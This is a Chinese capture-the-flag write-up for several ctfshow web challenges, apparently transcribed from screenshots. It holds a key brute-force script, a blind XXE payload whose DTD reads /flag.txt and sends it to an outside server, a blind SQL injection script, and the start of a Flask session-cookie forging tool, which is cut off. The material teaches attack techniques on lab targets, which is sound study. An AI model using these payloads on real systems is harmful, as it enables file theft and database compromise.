
```
<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<meta name="renderer" content="webkit|ie-comp|ie-stand">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrom
<meta name="viewport" content="width=device-width,initial-
<meta http-equiv="Cache-Control" content="no-siteapp" />
</head>
<body>
<center>
<h2>CTFshow 观图术</h2><hr>
<img src="showImage.php?image=Z6Ilu83MIDw=">
</center>
</body>
</html>
```

那么先查看showImage.php得到源码：

```
 <?php
//$key = substr(md5('ctfshow'.rand()),3,8);
//flag in config.php
include('config.php');
if(isset($_GET['image'])){
    $image=$_GET['image'];
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(file_exists($str)){
        header('content-type:image/gif');
        echo file_get_contents($str);
    }
}else{
    highlight_file(__FILE__);
}
?>
```

发现是des加密，尝试爆破’ctfshow’.rand()中rand()所产生的值，师傅的爆破脚本：

```
<?php
$len = rand();
print ($len."\n");
for($i=0;$i<$len;$i++){
    $key = substr(md5('ctfshow'.$i),3,8);
    $image="Z6Ilu83MIDw=";
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(strpos($str,"gif") or strpos($str,"jpg") or strpos($str,"png")){
        print($str." ");
        print($i);
        break;
    }
}
?>
```




```php
<?php
$len = rand();
print ($len."\n");
for($i=0;$i<$len;$i++){
    $key = substr(md5('ctfshow'.$i),3,8);
    $image="Z6Ilu83MIDw=";
    $str = openssl_decrypt($image, 'bf-ecb', $key);
    if(strpos($str,"gif") or strpos($str,"jpg") or strpos($str,"png")){
        print($str." ");
        print($i);
        break;
    }
}
?>
```

```
D:\phpstudy_pro\Extensions\php\php7.4.3nts\php.exe C:\Users\Administrator\Desktop\a\b.php
866881696
1.jpg 27347
Process finished with exit code 0
```

那么得到了秘钥key，接下来加密config.php


```php
<?php
$i = 27347;
$key = substr(md5('ctfshow'.$i),3,8);
$c = "config.php";
print(openssl_encrypt($c,'bf-ecb', $key));
?>
```

得到 `N6bf8Bd8jm0SpmTZGl0isw==`



图像 “http://69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show/showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==” 因存在错误而无法显示。


使用wget把图片文件下载下来。然后查看即可



```
bi0x@ubuntu:~$ wget http://69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show/showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==
--2020-10-06 14:24:06--  http://69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show/showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==
正在解析主机 69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show (69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show)... 111.231.70.44
正在连接 69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show (69050146-36c6-41bf-a6e8-7c7a01c9f47c.chall.ctf.show)|111.231.70.44|:80... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度： 88 [image/gif]
正在保存至: “showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==”

showImage.php?image 100%[===================>]      88  --.-KB/s    用时 0s

2020-10-06 14:24:06 (2.92 MB/s) - 已保存 “showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw==” [88/88])

bi0x@ubuntu:~$ ls
 ctf               pwn_init_py2.sh                              文档
 examples.desktop  'showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw=='  下载
 libc-database     公共的                                       音乐
 peda              模板                                         桌面
 pwndbg            视频
 Pwngdb            图片
bi0x@ubuntu:~$ cat 'showImage.php?image=N6bf8Bd8jm0SpmTZGl0isw=='
<?php

$key = '5a78dbb4';
$flag = 'flag{8edc0ff2-9d82-451f-b332-799f4260233c}';
?>
bi0x@ubuntu:~$ 
```


web4_观心_WEB_AK赛

第一步查看源码


view-source:http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show/
考试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行

```html

<!DOCTYPE HTML>
<html>
<head>
<meta charset="utf-8">
<meta name="renderer" content="webkit|ie-comp|ie-stand">
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<meta name="viewport" content="width=device-width,initial-scale=1,minimum-scale=1.0,maximu
<meta http-equiv="Cache-Control" content="no-siteapp" />
</head>

<style type="text/css">
  .table_back{width:320px;height:480px;border:0px}
  .floor{border:0px solid gray;font-size:12px;line-height:24px;}
</style>

 <body>
<center>
<div id="NT"><h2>CTFshow 观心术</h2><hr></div><div id='RS'></div>
<script type="text/javascript" src="js/common.js" ></script>
</center>
 </body>

<script type="text/javascript" src="js/jquery.min.js"></script>
<!-- flag in filesystem /flag.txt -->
</html>
```

第二步抓包康康到底执行了什么命令


Go
Cancel
<
>
Target: http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
POST /api.php HTTP/1.1
Host: 64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 76
Origin: http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show
Connection: close
Referer: http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show/
Cookie: UM_distinctid=174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9

api=http%3A%2F%2Fflash.weather.com.cn%2Fwmaps%2Fxml%2Fcity.xml&city=Hangzhou
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 06 Oct 2020 06:36:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 162

{"success":true,"msg":"\u6765\u81ea\u5efa\u5fb7\u5e02\u7684\u9053\u53cb,\u4f60\u90a3\u91c
c\u73b0\u5728\u662f\u9634 \u98ce\u5411\u4e3a\u4e1c\u5317\u98ce3-4\u7ea7"}
```

是xxe漏洞，直接上payload发现无回显，看wp发现为Blind XXE，参考文章：XXE漏洞利用技巧：从XML到远程代码执行

需要在vps上配置两个文件


test.xml：

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE test [

<!ENTITY % remote SYSTEM "http://47.101.145.94/test.dtd">

%remote;%int;%send; ]>

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

test.dtd：

```
<!ENTITY % p1 SYSTEM "php://filter/read=convert-base64.encode/resource=/flag.txt">
<!ENTITY % p2 "<!ENTITY xxe SYSTEM 'http://47.101.145.94/pass=%p1;'>">
%p2;
```

最终得到flag



```
POST /api.php HTTP/1.1
Host: 64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 40
Origin: http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show
Connection: close
Referer: http://64f96bdf-f5d5-4aa4-b024-3062c250a849.chall.ctf.show/
Cookie: UM_distinctid=174dd3ee98a2a-069d3056c12e228-4c3f257b-1fa400-174dd3ee98c1a9

api=http://47.101.145.94/test.xml&city=1
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 06 Oct 2020 06:51:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.11
Content-Length: 631

<br />
<b>Warning</b>:  DOMDocument::loadXML(): unable to locate filter
&quot;convert-base64.encode&quot; in <b>/var/www/html/api.php</b> on line <b>20</b><br
/>
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Unable to create filter
(convert-base64.encode) in <b>/var/www/html/api.php</b> on line <b>20</b><br />
<br />
<b>Warning</b>:  DOMDocument::loadXML(): Invalid URI:
http://47.101.145.94/pass=flag{5e2db6fd-78a0-429f-89db-8ac460524afd} in Entity, line: 2 in
<b>/var/www/html/api.php</b> on line <b>20</b><br />
{"success":true,"msg":"\u6765\u81ea1\u7684\u9053\u53cb,\u4f60\u90a3\u91cc\u73b0\u5728\u66
2f \u98ce\u5411\u4e3a"}
```

参考：

anweilx：ctfshow——web_AK赛

wh1sper：ctfshow_webak赛

羽：CTFSHOW WEB_AK赛


web_内部赛

web1_签到_内部赛

之前做过一次，这次又忘了怎么写脚本，还是说一句羽师傅tql

```python
import requests
import re
url1 = "http://80aa5350-d5f9-478b-91e7-71cd1b0fec5b.chall.ctf.show/register.php"
url2 = "http://80aa5350-d5f9-478b-91e7-71cd1b0fec5b.chall.ctf.show/login.php"
flag=''
for i in range(1,50):
    payload="hex(hex(substr((select/**/flag/**/from/**/flag)from/**/"+str(i)+"/**/for/**/1))),/*"
    print(payload)
    s=requests.session()
    data1={
        'e':str(i+30)+"',username="+payload,
        'u':"*/#",
        'p':i+30
        }
    #print(data1['e'])
    r1 = s.post(url1,data=data1)
    data2={
        'e':i+30,
        'p':i+30
        }
    r2=s.post(url2,data=data2)
    t =r2.text
    real = re.findall("Hello (.*?),",t)[0]
    flag+=real
    print(flag)
```

最后两次hex解码即可得到flag



666C61677B38383737613138322D306264642D346337322D393765652D3435356632316532636563307D

字符集 utf8(unicode编码)

flag{8877a182-0bdd-4c72-97ee-455f21e2cec0}

参考：web1_签到

web2_蓝瘦_内部赛

提示：内存FLAG


这题是HCTF2018-admin的题目改的，当时只是学了一个Unicode欺骗，现在来学学flask session 伪造

> flask的session是存储在客户端cookie中的，而且flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。

python脚本如下：

```
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3: # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else: # > 3.4
    from abc import ABC, abstractmethod

# Lib for argument parsing
import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface

class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
